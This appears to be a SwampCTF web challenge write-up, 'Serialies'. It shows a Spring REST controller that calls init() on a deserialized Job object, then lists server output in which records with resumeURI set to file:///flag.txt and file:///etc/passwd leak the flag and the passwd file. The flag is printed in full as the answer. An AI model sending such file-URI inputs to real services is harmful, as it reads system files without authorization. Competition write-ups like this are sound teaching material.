



Web | Serialies

Download the source code, open the PersonController.java file and note the path /api/person



```
src > main > java > com > serialies > serialies > J PersonController.java
1 package com.serialies.serialies;
2
3 import org.springframework.web.bind.annotation.*;
4
5 import java.io.IOException;
6 import java.util.ArrayList;
7 import java.util.List;
8 import java.util.UUID;
9 import java.util.Optional;
10
11 @RestController
12 @RequestMapping("/api/person")
13 public class PersonController {
14
15     private List<Person> persons = new ArrayList<>();
16
17     @PostMapping
18     public String createPerson(@RequestBody Person person) {
19         if (person.getAddress() == null) {
20             throw new IllegalArgumentException("Address is required");
21         }
22         if (person.getJob() != null) {
23             try {
24                 person.getJob().init();
25             } catch (IOException e) {
26                 throw new RuntimeException("Error", e);
27             }
28         }
29         persons.add(person);
30         return "Person has been created with ID: " + person.getId();
31     }
32
33     @GetMapping
34     public List<Person> getAllPersons() {
35         return persons;
36     }
37
38     @GetMapping("/{id}")
39     public Person getPersonById(@PathVariable UUID id) {
40         Optional<Person> person = persons.stream().filter(p -> p.getId().equals(id)).findFirst();
41         if (person.isPresent()) {
42             return person.get();
43         } else {
44             throw new RuntimeException("Person not found with ID: " + id);
45         }
46     }
47 }
```

Go to <http://chals.swampctf.com:44444/api/person>



```
{
  "id": "e5e1e26-bc9c-4d10-b4a0-ed0326d7e072",
  "name": "Test",
  "age": 30,
  "address": {
    "street": "Test Street",
    "city": "Test City",
    "state": "TS",
    "zipCode": "12345"
  },
  "job": {
    "title": "Hacker",
    "company": "CTP",
    "salary": 0
  },
  "resume": "swampCTF{f1I3_r34d_4nd_d3s3r14l1z3_pwn4g3_x7q9z2r5v8j}",
  "resumeURI": "file:///flag.txt"
},
{
  "id": "e1211c77-1373-4073-9e39-a13949c5a18f",
  "name": "Attacker",
  "age": 30,
  "address": {
    "street": "123 Evil St",
    "city": "Malice",
    "state": "XX",
    "zipCode": "00000"
  },
  "job": {
    "title": "Hacker",
    "company": "EvilCorp",
    "salary": 10000
  },
  "resume": "root:x:0:0:root:/root:/bin/bash:/usr/sbin/nologin:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin:bin:x:2:2:bin:/bin:/usr/sbin/nologin:sys:x:3:3:sys:/dev:/usr/sbin/nologin:sync:x:4:65534:sync:/bin:/bin/sync:games:x:5:60:games:/usr/games:/usr/sbin/nologin:man:x:6:12:man:/var/cache/man:/usr/sbin/nologin:lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin:mail:x:8:8:mail:/var/mail:/usr/sbin/nologin:news:x:9:9:news:/var/spool/news:/usr/sbin/nologin:uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin:proxy:x:13:13:proxy:/bin:/usr/sbin/nologin:www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin:backup:x:34:34:backup:/var/backups:/usr/sbin/nologin:lxc:x:35:35:Linux Container:/usr/sbin/nologin:irc:x:36:36:irc:/usr/sbin/nologin:rtmp:x:37:37:rtmp:/usr/sbin/nologin:ssh:x:38:38:ssh:/usr/sbin/nologin:svn:x:39:39:svn:/usr/sbin/nologin:git:x:40:40:git:/usr/sbin/nologin:gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/sgnats:/usr/sbin/nologin:nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin:_apt:x:380:65534:/nonexistent:/usr/sbin/nologin"
  },
  "resumeURI": "file:///etc/passwd"
}
```

Flag: **swampCTF{f1I3_r34d_4nd_d3s3r14l1z3_pwn4g3_x7q9z2r5v8j}**